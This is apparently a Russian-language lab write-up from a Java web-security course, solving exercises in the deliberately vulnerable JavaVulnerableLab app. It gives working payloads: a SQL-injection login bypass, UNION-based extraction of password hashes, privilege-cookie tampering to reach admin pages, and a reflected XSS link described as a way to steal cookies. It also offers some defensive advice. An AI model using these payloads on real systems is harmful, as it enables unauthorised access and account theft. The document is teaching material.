

Java School web security practice: Write-up

Grigorii Liullin • May 20, 2018

В ходе практики в рамках практики после лекции по веб-безопасности были решены некоторые упражнения из вот этого уязвимого веб-приложения на Java:

<https://github.com/CSPF-Founder/JavaVulnerableLab>

Установка описана тут: <https://github.com/CSPF-Founder/JavaVulnerableLab#how-to-usesetup->


Рекомендую использовать установку как образ виртуальной машины. Установка займет ~ 15-30 минут.

Тут можно найти пошаговую инструкцию по установке лаборатории (немного больше подробностей + картинки): <http://telegra.ph/Ustanovka-JavaVulnerableLab-ispolzuya-VirtualBox-05-13>

Итак, разбор решенных упражнений.



Демо #1: SQL-injection




1. Открываем уязвимую к SQL-инъекции страницу <http://<IP адрес VM>:8080/JavaVulnerableLab/login.jsp>
2. Пробуем залогиниться под любой несуществующей парой имя пользователя\пароль



3. Проверяем, что эта страница может быть уязвима именно к SQL-инъекции (попробуем нарушить синтаксис SQL запроса с помощью непарной кавычки)



4. Обходим процедуру логина, превращая SQL в валидный при любом указанном пароле (admin' or '1'='1):





Почему это работает. Ниже приведен фрагмент кода сервлета, который проверяет данные пользователя:

```
protected void processRequest(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException {

    String user = request.getParameter("username").trim();
    String pass = request.getParameter("password").trim();
    try {
        Connection con = new DBConnect().connect(getServletContext().getRealPath("/WEB-INF/config.properties"));
        if (con != null && !con.isClosed()) {
            ResultSet rs = null;
            Statement stmt = con.createStatement();
            rs = stmt.executeQuery("select * from users where username='" + user + "' and password='" + pass + "'");
            if (rs != null && rs.next()) {
                HttpSession session = request.getSession();
                session.setAttribute("isLoggedIn", "1");
                session.setAttribute("userid", rs.getString("id"));
                session.setAttribute("user", rs.getString("username"));
                session.setAttribute("avatar", rs.getString("avatar"));
                Cookie privilege = new Cookie("privilege", "user");
                response.addCookie(privilege);
                if (request.getParameter("RememberMe") != null) {
                    Cookie username = new Cookie("username", user);
                    Cookie password = new Cookie("password", pass);
                    response.addCookie(username);
                    response.addCookie(password);
                }
                response.sendRedirect(response.encodeURL("ForwardMe?location=/index.jsp"));
            } else {
                response.sendRedirect("ForwardMe?location=/login.jsp&err=Invalid Username or Password");
            }
        }
    } catch (Exception ex) {
        response.sendRedirect("login.jsp?err=something went wrong");
    }
}
```

Основой является следующий SQL запрос, получаемый из конкатенации строк с параметрами, введенными напрямую пользователем:

"select * from users where username=" + user + " and password=" + pass + ""

Если он успешно вернет данные пользователя из базы, то процесс логина пройдет успешно. Итого, указав имя пользователя в таком виде (admin' or '1'='1) мы успешно это обойдем, получив следующий SQL - запрос:

```
select * from users where username='admin' or '1'='1' and password=' '
```

Который выберет данные пользователя admin в независимо от пароля ('1'='1' всегда true).


Как защититься:

- валидировать все параметры от пользователя (и не только на фронтенде)
- правильно использовать PreparedStatement (<https://stackoverflow.com/a/1582192>)
- не использовать JDBC в чистом виде, перейти на JPA

Практика #1: SQL-injection

На практике решали задание SQL injection 1

Упражнение #1: SQL-Injection



- Цель: заполучить пароль администратора
- Подсказка 1:
/JavaVulnerableLab/vulnerability/forumposts.jsp?postid=1'
- Подсказка 2: пользователи хранятся в таблице **users**, нас интересуют колонки **username** и **password**.
- Подсказка 3: пароль захэширован с использованием MD5.


1. Откроем указанную страницу



2. Попробуем посмотреть другие посты, указать невалидные значения, использовать одинарную кавычку (') или комментарий (/*)

Входной параметр:

`postId=1/*`



Текст ошибки

```
org.apache.jasper.JasperException: javax.servlet.ServletException:
com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an
error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near '/*' at line 1
```

В случае с кавычкой ошибка идентичная

```
org.apache.jasper.JasperException: javax.servlet.ServletException:  
com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an  
error in your SQL syntax; check the manual that corresponds to your  
MySQL server version for the right syntax to use near ''' at line 1
```

3. Предположим, что **postid** это последний параметр, использующийся в условии **where** SQL запроса, например:

```
select * from <таблица с постами> where postid='postid'
```

По условиям упражнения было озвучено, что есть таблица **users** в которой точно есть колонки **username** и **password**. Тогда в данном случае можно использовать SQL инъекцию с UNION, например:

```
select * from <таблица с постами> where postid='postid' union select * from  
users
```

Проблема заключается в том, что количество колонок в двух запросах, объединенных через UNION должно совпадать, а мы его не знаем. Попробуем узнать, используя запросы вида **select 1 from users; select 1, 2 from users** и т.д. Перебираем до тех пор, пока запрос не выполнится успешно, в данном случае это запрос вида **union select 1,2,3,4 from users**:



Мы видим, где отображаются указанные параметры, поэтому заменим 2 -> username, 3 -> password:



4. Вспользуемся любым онлайн сервисом с поиском по базе MD5 хешей (например, <https://www.md5online.org/>)

MD5 Decrypter

Enter your MD5 hash here and cross your fingers :

Decrypt

Found : admin

(hash = 21232f297a57a5a743894a0e4a801fc3)

Итого, пароль пользователя admin - это admin.

Демо #2: Демо #2: Broken Authentication and Session Management


В ходе демонстрации посмотрели на страницы A2 - Username enumeration и A2 - Session ID in URL и обсудили, почему так делать не надо. Думаю, должно быть понятно, что давать удобный способ перебрать имена пользователей не есть хорошая идея. По поводу Session ID читать тут:

<https://security.stackexchange.com/a/14094>

Is passing the session id as url parameter really insecure?

While it's not *inherently* insecure, it can be a problem unless the code is very well-designed.

Let's say I visit my favorite forum. It logs me in and appends my session ID to the URL in every request. I find a particularly interesting topic, and copy & paste the URL into an instant message to my friend.




Практика #2:

Упражнение #2: Broken Authentication and Session Management



- Цель: получить доступ к странице только для администраторов обычным пользователем. Переименовать сайт в “Hacked by %hackername%”.
- Подсказка 1: зарегистрировать пользователя с любыми данными, зайти под ним на сайт и посмотреть, что в куках
- Подсказка 2: параметр **privilege** может содержать и другие значения.

1. Пробуем зарегистрировать пользователя и зайти под ним в систему, смотрим куки




The screenshot shows the Java Vulnerable Lab application in a web browser. The URL is `192.168.99.100:8080/JavaVulnerableLab/ForwardMe?location=/index.jsp`. The application has a navigation bar with links: Home, Vulnerability, Forum, My Profile, Logout, and Contact. The main content area displays "Hello hacker, Welcome to Java Vulnerable Lab !" and "A Deliberately vulnerable Web Application built on JAVA designed to teach Web Application Security."

The browser's developer tools are open, showing the Application tab. The left sidebar lists various storage areas: Manifest, Service Workers, Clear storage, Local Storage, Session Storage, IndexedDB, Web SQL, and Cookies. The main pane shows a table of application data:

Name	Value	Domain	Path	Expires / ...	Si...	...	Se
JSESSIONID	80F8EBF6F34817F9494AB7705AADF2B3	192.168...	/Jav...	1969-12-...	42		
password	hacker	192.168...	/Jav...	1969-12-...	14		
privilege	user	192.168...	/Jav...	1969-12-...	13		
username	hacker	192.168...	/Jav...	1969-12-...	14		

2. Открываем страницу, требующую права администратора для просмотра и меняем параметр **privilege** на что-нибудь другое (пробуем перебирать осмысленные варианты, superuser, admin, manager, root, etc):




The screenshot shows the Java Vulnerable Lab application in a web browser. The URL is `192.168.99.100:8080/JavaVulnerableLab/vulnerability/baasm/SiteTitle.jsp`. The application has a navigation bar with links: Home, Vulnerability, Forum, My Profile, Logout, and Contact. The main content area displays "x You Are not Authorized to view this Page" and "✓ only admin can view this page" in red text.

The browser's developer tools are open, showing the Application tab. The left sidebar lists various storage areas: Manifest, Service Workers, Clear storage, Local Storage, Session Storage, IndexedDB, Web SQL, and Cookies. The main pane shows a table of application data:

Name	Value	Domain	Path	Expires / ...	Si...	...	Se
JSESSIONID	80F8EBF6F34817F9494AB7705AADF2B3	192.168...	/Jav...	1969-12-...	42		
password	hacker	192.168...	/Jav...	1969-12-...	14		
privilege	superuser	192.168...	/Jav...	1969-12-...	18		
username	hacker	192.168...	/Jav...	1969-12-...	14		

Name	Value	Domain	Path	Expires / ...	Si...	...
JSESSIONID	80F8EBF6F34817F9494AB7705AADF2B3	192.168...	/Jav...	1969-12-...	42	
password	hacker	192.168...	/Jav...	1969-12-...	14	
privilege	admin	192.168...	/Jav...	1969-12-...	14	
username	hacker	192.168...	/Jav...	1969-12-...	14	


Выясняем, что привелегия **admin** подходит. Переименовываем главную страницу:




Демо #3: XSS

A3 - XSS - Reflected - Challenge 1

Данная страница предлагает инструмент поиска по постам:






Попробуем добавить немного JavaScript's:



И это работает. Пользователю этого сайта можно пробовать отсылать ссылки, которые и покажут ему что-то в результатах поиска и уведут у него куки:

`http://<IP адрес VM>:8080/JavaVulnerableLab/vulnerability/xss/search.jsp?keyword=interesting+page+%3Cscript%3Econsole.log%28document.cookie%29%3C%2Fscript%3E&action=Search`

